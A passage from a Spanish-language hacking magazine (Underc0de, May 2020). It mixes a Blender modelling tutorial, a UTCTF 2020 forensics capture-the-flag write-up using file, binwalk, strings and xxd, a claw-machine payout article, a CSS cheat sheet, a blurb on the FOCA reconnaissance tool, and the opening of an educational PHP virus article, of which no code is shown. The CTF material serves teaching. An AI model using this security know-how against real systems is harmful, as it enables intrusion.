Para eso es necesario usar la herramienta varita mágica (presionamos **Y** para activarla) eliminaremos la parte negra o lo que no es necesario. Una vez seleccionado lo que queremos borrar, presionamos la tecla suprimir...pero no te asustes nuestro Otto sigue en la mesa de trabajo.

- Hacemos una selección de todos nuestros vectores presionando **Ctrl + A**, y ahí estaba nuestro preciado diseño. Ahora solo tenemos que seleccionar un color, en este caso lo pintaremos de negro y eliminaremos las letras solo dejando a nuestro amiguito Otto, previamente tenemos que desagrupar la imagen. Teniendo la imagen seleccionada y con el atajo **Ctrl + Shift + G** desagrupamos los objetos.



Cambio de Color




Lista para llevar a Blender.


- Por último, guardaremos el archivo como **SVG** (Scalable Vector Graphics) colocándole un nombre.

TRABAJANDO EN BLENDER

1. Ya una vez en Blender nos vamos a: **File > Import > Scalable Vector Graphics (.svg)**



2. Ahora divisaremos a nuestro SVG en el plano de trabajo, realizando un zoom con la rueda del mouse. Y seleccionaremos con el botón izquierdo y sin soltar todo nuestro archivo.




Podemos ver que tiene 2 tonalidades de colores

3. Como observamos en la imagen anterior posee dos tonalidades de colores, esto es porque para Blender son dos piezas distintas. Presionando el atajo **Ctrl + J** los uniremos (Join). Quedando de la siguiente manera.



4. Una vez unidas las piezas presionamos botón derecho del mouse y seleccionamos la opción **Extrude Size**, haciendo hacia arriba o abajo con el mouse le damos cualquier ancho, no es necesario en este paso ser preciso ya que lo haremos más adelante.




5. Una vez que ya dadas las dimensiones en **Z** (alto de la imagen), ahora vamos a convertirlo en un objeto (porque para Blender esto siguen siendo curvas o un objeto vectorizado), lo que necesitamos es que se transforme en un **Mesh** (malla).


Vamos a **Object > Convert to > Mesh from Curve**, de esta manera ya tenemos un objeto listo para editar. Veremos que la línea naranja del medio ha desaparecido.

6. Ahora sí vamos a ajustar el tamaño para poder imprimir. Presionando la letra N nos aparecen las propiedades del archivo, nos vamos a escalar (Scale) y colocaremos **x=250, y=250, z=30** dándonos como resultado la siguiente imagen.

Ahora tendremos una pieza de unos 46.5 cm de ancho, 37.1 de alto y 3 cm de espesor.



Escalando pieza.



Pieza terminada, vista desde Cura 3D.

7. Solo nos queda guardar y exportar el archivo en formato STL (**File>Export>STL**).

Esperamos les sea de utilidad este aporte para crear piezas 3D a partir de una imagen y nos compartan sus creaciones en nuestra sección IMPRESIONES 3D⁷

⁷ underc0de.org/foro/impresiones-3d/

UNDERCODE APP

Hacking y Seguridad Informática

Ahora podrás navegar el foro, recibir las últimas noticias y los mejores artículos de la red.

¡Descargala ahora!



DISPONIBLE PARA:



UNDERCODE.ORG

Aplicación móvil basada en el foro de la comunidad "Underc0de" (momentáneamente solo es WebView).

El foro funciona con un CMS que almacena cookies y datos en caché para mantener la sesión activa una vez que se inicia.

Las credenciales son las mismas que se utilizan en el foro. El tráfico del foro y la aplicación viajan por SSL para asegurar la navegación por el sitio.

El proyecto está desarrollado con Flutter, un proyecto posible gracias a la gran labor realizada:

Desarrollado por: [@Jioxep](#)

Compilación para iOS: [@Jahuajardo](#)

Repositorio de GitHub: [Código Fuente](#)

Descarga

FORENSICS, QUICK AND DIRTY INTRO

CAPTURE THE
FLAG / RETOS

Un CTF (Capture The Flag/Captura la bandera). Son competencias que permiten poner a prueba nuestras habilidades sobre hacking por medio de retos de diferentes modalidades que tendremos que resolver para conseguir la famosa **flag** que es un código (Por ejemplo: `fl4g<W3lc0m3_t0_CTF`) que permite confirmar a la plataforma del desafío que hemos sido capaces de resolver el reto y normalmente, va acompañada de una compensación con puntos o premio. La cantidad de puntos irá relacionada con la complejidad del reto y/o tiempo/personas en resolverlo. Por ejemplo, si el reto principalmente vale 100 puntos y hemos sido los 2º en resolverlo, pues el 1º habrá ganado 100 puntos, nosotros (2º) 99 puntos, el 3º 98 puntos, etc.

Escrito por: **@KD3N4_FER & DRUMMER EN COLABORACIÓN CON UNDERCODE**



Integrante del Mayas CTF Team equipo orgullosamente mexicano con una meta en común, poner el nombre de México en lo más alto en competiciones tipo CTF a nivel mundial,

Contacto:

Blog: mayas-ctf-team.blogspot.com

Agradecemos a @ArdaArda por el contacto

Los CTFs tienen un tiempo límite para resolver el mayor número de retos posibles y sirven para:

- Adquirir conocimientos y experiencia en el entorno de la seguridad informática.
- Poner a prueba nuestras habilidades de hacking de forma legal y controlada.
- Mejorar nuestro currículum vitae.
- Lo más importante.... ¡Para divertirnos!

Durante el Capture The Flag UTCTF edición 2020 en el cual participe con mi equipo Mayas, logramos resolver todos los retos de la categoría **Forensics**.

+**[BASICS] FORENSICS**

Empezamos a calentar motores con este reto.

Nos proporcionan un archivo llamado "**secret.jpg**", como primer paso analizamos el archivo con el comando **file** ya que es algo común que los tipos de archivos no coincidan con las extensiones que tienen.

comando:

```
file secret.jpg
```

```
root@NIGHTDRAGON ~/Documents/utctf2020/forensics.d/forensics ls
q secret.jpeg
root@NIGHTDRAGON ~/Documents/utctf2020/forensics.d/forensics file secret.jpeg
secret.jpeg: UTF-8 Unicode text, with CRLF line terminators
root@NIGHTDRAGON ~/Documents/utctf2020/forensics.d/forensics
```

Ya que al parecer no es una imagen si no un archivo de texto, suponemos que la flag está dentro, así que con la herramienta **strings** extraemos todas las cadenas de texto del archivo, y con **grep** filtramos la salida para encontrar la flag.

Comando:

```
strings secret.jpeg | grep flag
```

```
root@NIGHTDRAGON ~/Documents/utctf2020/forensics.d/forensics strings secret.jpeg | grep flag
utflag{fil3_ext3nsi0ns_4r3nt_r34l}
```

+**observe closely**

En este reto nos proporcionan un archivo llamado "**Griffith_Observatory.png**" como siempre, el primer paso es revisar el tipo de archivo con el comando **file**, en la Figura 3 se muestra que efectivamente es un archivo PNG:

```
root@NIGHTDRAGON ~/Documents/utctf2020/forensics.d/Observe_Closely file Griffith_Observatory.png
Griffith_Observatory.png: PNG image data, 320 x 155, 8-bit/color RGBA, non-interlaced
root@NIGHTDRAGON ~/Documents/utctf2020/forensics.d/Observe_Closely
```

Al tener archivos de tipo imagen, es muy probable que hayan usado alguna técnica de *esteganografía* para ocultar la flag, aunque también es probable que la flag esté embebida, para comprobar esta idea usamos la herramienta **binwalk**.

comando:

```
binwalk Griffith_Observatory.png
```

```
root@NIGHTDRAGON ~/Documents/utctf2020/forensics.d/Observe_Closely binwalk Griffith_Observatory.png
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 320 x 155, 8-bit/color RGBA, non-interlaced
41	0x29	Zlib compressed data, default compression
127750	0x1F30F	Zip archive data, at least v2.0 to extract, compressed size: 2587, uncompressed size: 16664, name: hidden_
binary		
130500	0x1FDC4	End of Zip archive, footer length: 22

Observamos que tiene un archivo ZIP embebido y dentro del archivo ZIP hay un archivo llamado "hidden_binary", extraemos todo con la herramienta **binwalk**

comando:

```
binwalk -e Griffith_Observatory.png
```

Como resultado nos creará una carpeta la cual contiene los archivos que se extrajeron.

comando:

```
cd _Griffith_Observatory.png.extracted
```

Con la herramienta **strings** no se encontró la bandera embebida en el archivo "hidden_binary" por lo que se otorgaron permisos para ejecutarlo.


Comandos:

```
chmod +x hidden_binary  
./hidden_binary
```

```
root@NIGHTDRAGON ~/Documents/utctf2020/forensics.d/Observe_Closely/_Griffith_Observatory.png.extracted ls
1F30F.zip  29_29.zip  hidden_binary
root@NIGHTDRAGON ~/Documents/utctf2020/forensics.d/Observe_Closely/_Griffith_Observatory.png.extracted chmod +x hidden_binary
root@NIGHTDRAGON ~/Documents/utctf2020/forensics.d/Observe_Closely/_Griffith_Observatory.png.extracted ./hidden_binary
Ah, you found me!
utflag{2fbe9adc2ad89c71da48cabe90a121c0}
root@NIGHTDRAGON ~/Documents/utctf2020/forensics.d/Observe_Closely/_Griffith_Observatory.png.extracted
```

⚠️ Frame per minute

Continuamos con un reto un tanto peculiar donde nos proporcionan un archivo "signals.wav", en la misma descripción nos dice que la información que contiene está en un formato llamado "Slow Scan Television (SSTV)", se encontró la herramienta para Windows llamada "RX-SSTV", la cual permite extraer la información.




Para extraer la flag solo debemos reproducir el audio, de modo que un micrófono lo capte. El software automáticamente detectará el formato y mostrará una imagen con la flag.



+SPECTRE

El siguiente reto es uno muy común en la categoría de **esteganografía**, ya que es el típico mensaje oculto en el espectrograma del archivo de audio "song.wav", y es fácil verlo con **audacity** o herramientas online como **spectrum-analyzer**.



+The Legend of Hackerman, pt. 1

En este reto nos proporcionan otro archivo PNG llamado "*hackerman.png*", pero con el comando **file** obtenemos la información de que solo era DATA.

comando:

file hackerman.png

```
root@NIGHTDRAGON: ~/Documents/utctf2020/forensics.d/The_Legend_of_Hackerman_Pt._1
file hackerman.png
hackerman.png: data
```


Se encontró algo interesante al ver el archivo en hexadecimal con la herramienta **xxd** comando:

xxd hackerman.png | Less

```
xxd hackerman.png | less
00000000: 0000 0d0a 1a0a 0000 000d 4948 4452 .....IHDR
00000010: 0000 04a8 0000 029e 0806 0000 0081 2e23 .....#
00000020: af00 0028 257a 5458 7452 6177 2070 726f ..(%zTXtRaw pro
00000030: 6669 6c65 2074 7970 6520 6578 6966 0000 file type exif..
```

Se observa que los primeros bytes están en 00 y esa es la razón por la que no se reconoce el tipo de archivo, en esta página podremos encontrar los Magic Numbers de todos los tipos de archivos. Estos primeros bytes son el Header de los archivos y permiten identificar cada tipo de archivo o Mime Type.

La extensión del archivo nos indica que es un archivo PNG y la cabecera debería ser "89 50 4E 47 0D 0A 1A 0A", observamos que la mitad de la cabecera coincide, por lo que deducimos que es un archivo PNG. Una vez modificada la cabecera con cualquier editor hexadecimal, por ejemplo hexed.it, el resultado es:



+The Legend of Hackerman, pt. 2

Este reto parece ser la segunda parte del anterior, pero en esta ocasión nos proporcionan un archivo DOCX llamado "Hacker.docx". En el contenido del archivo no mostraba nada interesante, por lo que se procedió a hacer un análisis estático. Tengo entendido que los archivos DOCX son similares a los archivos comprimidos, ya que pueden contener múltiples archivos, como imágenes, archivos de texto, configuración del documento, fuentes, estilos, etc. entonces nos hizo pensar que podía contener archivos extras.

comando:

binwalk Hacker.docx

```
root@NIGHTDRAGON ~/Documents/utctf2020/forensics.d/The_Legend_of_Hackerman_Pt_2 binwalk Hacker.docx
DECIMAL          HEXADECIMAL      DESCRIPTION
-----
0                0x0              Zip archive data, at least v2.0 to extract, name: _rels/.rels
274             0x112            Zip archive data, at least v2.0 to extract, name: word/fontTable.xml
629             0x275            Zip archive data, at least v2.0 to extract, name: word/styles.xml
1394            0x572            Zip archive data, at least v2.0 to extract, name: word/_rels/document.xml.rels
5796            0x16A4           Zip archive data, at least v2.0 to extract, name: word/settings.xml
6024            0x1788           Zip archive data, at least v2.0 to extract, name: word/media/image97.png
6190            0x182E           Zip archive data, at least v2.0 to extract, name: word/media/image102.png
6305            0x18FB           Zip archive data, at least v2.0 to extract, name: word/media/image96.png
6560            0x19A0           Zip archive data, at least v2.0 to extract, name: word/media/image101.png
6727            0x1A47           Zip archive data, at least v2.0 to extract, name: word/media/image95.png
6891            0x1AE9           Zip archive data, at least v2.0 to extract, name: word/media/image100.png
7097            0x1BB9           Zip archive data, at least v2.0 to extract, name: word/media/image88.png
7250            0x1C52           Zip archive data, at least v2.0 to extract, name: word/media/image87.png
7414            0x1CF6           Zip archive data, at least v2.0 to extract, name: word/media/image86.png
7629            0x1DCD           Zip archive data, at least v2.0 to extract, name: word/media/image85.png
7796            0x1E74           Zip archive data, at least v2.0 to extract, name: word/media/image84.png
7946            0x1F0A           Zip archive data, at least v2.0 to extract, name: word/media/image83.png
8110            0x1FAE           Zip archive data, at least v2.0 to extract, name: word/media/image82.png
8275            0x208E           Zip archive data, at least v2.0 to extract, name: word/media/image81.png
```


Al abrir el archivo "zero.txt" con el editor **vi** se pudo visualizar los caracteres extra, como lo muestra la Figura 16:

comando:

vi zero.txt

Buscando en Internet estos caracteres, encontramos que el "<200b><200b>" es conocido como **zero-width space**, y llegamos a este post, al parecer son caracteres UTF-16 y los usan para ocultar mensajes.

UTF-16 8203 = 0

UTF-16 8204 = 1

UTF-16 8205 = separador

Una forma de decodificar el mensaje, es mediante una herramienta online:

Unicode Steganography with Zero-Width Characters

RESULTADO:


utflag{whyNOT@sc11_4927aajbqk14}

GANANDO EN LAS MÁQUINAS DE PELUCHES

HACKS

Muchas veces pasamos por el mismo lugar en donde hay una máquina de peluches y queremos uno de ellos.

Escrito por: @ANTRAX | ADMINISTRADOR UNDERCODE




Trabaja actualmente como QA en dos empresas de software, controlando la calidad de los desarrollos que realizan, sometiéndolos a distintas pruebas, como lo es la seguridad. Participa activamente en la comunidad de Underc0de como administrador.

Disfruta investigar temas nuevos y redactar papers de lo que va aprendiendo para que después más gente pueda aprender de ellos.

Contacto:

underc0de.org/foro/profile/ANTRAX

Hacemos la misma rutina compramos una tarjeta, le cargamos crédito y ponemos manos a la obra a sacarlo... Intentamos unas 3 veces sin éxito y nos vamos frustrados... Por lo que en este artículo veremos cómo funcionan estas máquinas.





Estas máquinas tienen un «chip» o mejor dicho un microcontrolador con un firmware que básicamente lo que hace es decirle a la garra cuando apretar.




Imagen ilustrativa


Ahí se puede ver tanto la información que trae adentro el PIC como la información que se puede modificar.

En dicho firm está configurado cuando debe apretar la garra.


Estos **firmwares** o **chips** necesitan ser mantenidos al menos 1 vez al año ya que suelen presentar fallas. Investigando los archivos, hay uno que tiene una opción llamada «number of credits for award» y acá viene el bendito número de premio por crédito. Por ejemplo 5, lo que quiere decir que 1 de cada 5 intentos tenemos posibilidad de sacar algo.

Sin detenernos acá, seguimos investigando y a comunicarnos directamente con los vendedores de estas máquinas y terminaron de confirmar las sospechas de que eran manipuladas para que la máquina no deje sacar todos los peluches.

Vendedor 1:



Vendedor 2:



Ahora bien... Sabiendo esto, demostrado con pruebas contundentes...

¿CUÁL ES EL SECRETO?

Bien... El secreto está en estudiar la máquina y ver cada cuántos créditos las garras presionan. El resto de las veces, sostienen al peluche unos segundos y luego lo dejan caer, pero hay 1 intento en el que no lo suelta.

Para poder sacar el peluche, me quede sentado tomando un café mientras veía a la gente intentar y prestaba atención cada cuanto intento la máquina tenía fuerza en las garras. Efectivamente era 1 de cada 5.

Nos toca contar los intentos de la gente y cuando llegaban a 4, lanzarnos al ataque.

Resultado:



Aclaración 1: NO siempre van a sacar el peluche en ese intento que presiona la garra. Tienen que tener buena mano para apuntarle justo al peluche en ese intento. (No es difícil tampoco)

Aclaración 2: Existen distintos tipos de máquinas. En este caso es electrónica, pero se dé otra que viene con bombas de aire e indicadores de presión.

EJEMPLO:

En este caso hay un mini compresor que le da presión a la garra y de a poco va perdiendo ese aire, por lo tanto, hay presión y lo suelta.

El éxito consiste en estudiar bien la máquina.

¡Mucha suerte y esperamos que ustedes también puedan sacar peluches!

<Zerpens>

HAZ CRECER TU NEGOCIO

TE HACEMOS TU TIENDA ONLINE

Ideal para negocios interesados
en mostrar sus productos o
vender por internet.

✉ ZERPENS.COM@GMAIL.COM

[CONTACTAR ▶](#)



CHEAT-SHEET 1: CSS3

CSS, en español «Hojas de estilo en cascada», es un lenguaje de diseño gráfico para definir y crear la presentación de un documento estructurado escrito en un lenguaje de marcado.

SINTAXIS CSS3

selector #id .class :pseudoclass ::pseudoelement [attr] { **property** : **value**; }

COLORES Y FONDO

background-color: [color]; color: [color];
background-image: url(image.jog); none
background-repeat: repeat repeat-x repeat-y no-repeat
background-attachment: scroll fixed
background-position: [pos-x] [pos-y];
background: color image repeat attachment position

COLORES

Keywords: RoyalBlue;
Hexadecimal: #4169E1; -> #46E;
RGB model: RGB(65,105,225);
HSL model: HSL(225,71%,88%);
transparent

with alpha channel

RGBA(65,105,225,0.5);
HSLA(225,71%,88%,0.5);
currentColor

TIPOS DE ELEMENTOS

display: inline block inline-block none list-item table table-cell table-row
visibility: visible hidden collapse


MÁRGENES Y ESPACIADOS

margin/padding: top right bottom left
margin/padding: top right left bottom
margin/padding: top bottom left right
margin/padding: top right bottom left

BORDES

border-color: [color];
border-width: [size]; thin medium thick
border-style: [style];
border: width style color

UBICACIONES



FUENTES

font-family: [font1], [font2], [font3],...;
serif sans-serif cursive fantasy monospace
font-size: [size] xx-small x-small small medium large x-large xx-large smaller larger
font-style: normal italic oblique
font-weight: [100-900] normal bold lighter bolder
font: style variant weight size/height family

FUENTE (ALINEACIONES Y ESPACIADO)

letter-spacing: [size]; normal
line-height: [size]; normal
text-indent: [size];
word-spacing: [size]; normal
white-space: normal no-wrap pre pre-line pre-wrap
tab-size: [size];
text-align: left center right justify
vertical-align: [size] baseline sub super top middle bottom text-top text-bottom

FUENTES (VARIACIONES)

font-variant: normal small-caps
text-decoration: none underline overline line-through
text-transform: none capitalize lowercase uppercase

TABLAS

border-collapse: separate collapse
border-spacing: [size];
caption-side: top bottom
empty-cells: show hide
table-layout: auto fixed

COLUMNAS

column-width: [size];
column-count: [number]; auto
column: width count
SEPARADOR DE COLUMNAS
column-rule-width: [size];
column-rule-style: [style];
column-rule-color: [color];
column-rule: width style color
column-gap: [size]; normal
column-span: [number]; all
column-fill: balance auto

POSICIONAMIENTO

position: static absolute relative fixed
top/right/bottom/left: [size] auto
clip-path: url(shape.svg) shape auto
overflow: visible hidden scroll auto

PERFILES

outline-color: [color]; invert
outline-style: [style];
outline-width: [style]; thin medium thick;
outline: color style width


DIMENSIONES

max-width: [size]; none
min-width: [size]; none
width: [size] auto
***-height**

CURSORES DEL RATÓN

cursor: url(image.png) default crosshair help move pointer progress text wait none context-menu cell vertical-text alias copy no-drop not-allowed all-scroll col.resize row.resize

ESTILOS



MAYO

2020

NO TODOS LOS HÉROES

Usan Capa.

FOCA

(Fingerprint Organizations with Collected Archives)

Es una herramienta que se usa principalmente para encontrar metadatos e información oculta en los documentos que examina. Con FOCA es posible realizar múltiples ataques y técnicas de análisis como:

- Extracción de metadatos
- Análisis de red
- Búsqueda de directorios abiertos
- Búsqueda de Backups
- DNS Snooping
- Fingerprinting

SOURCE:

github.com/ElevenPaths/FOCA



TOOLBOX

17 Día Mundial de Internet

DO	LU	MA	MI	JU	VI	SA
					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30
31						

UNDERCODE.ORG

EASYPHPVIRUS

En esta ocasión en **Undertools DIY** realizando un diseño sencillo de un proceso de infección creado con propósito educativo. Dado este propósito, se explicará que es un virus, su funcionamiento realizando un ejemplo simple en **PHP**. Probablemente **PHP** no sea el lenguaje más idóneo para generar un buen virus.

Escrito por: **@ANIMANEGRA** | COLABORADOR UNDERCODE



Siempre pensando en que la comprensión y creación de la tecnología es un arte agrario y que esta tiene una vinculación consustancial con la sociedad, entiendo que la mejor forma de que se prospere es regar y cuidar con mesura los conocimientos que en ella se portan. y ver como poco a poco crece el conocimiento y destreza, gracias a la información, con ayuda de explicaciones poder conformar una sociedad tecnológica que vaya de la mano de la ética humana. Ampliamente ligado al espíritu investigador, educador, social y ético intento formar parte de la gente que ofrece una pequeña ayuda a que la tecnología se convierta en una herramienta de unión y no en un muro a saltar, otorgando comprensión en un mundo que para muchos resulta mágico y por ende, aterrador en muchos de sus aspectos.

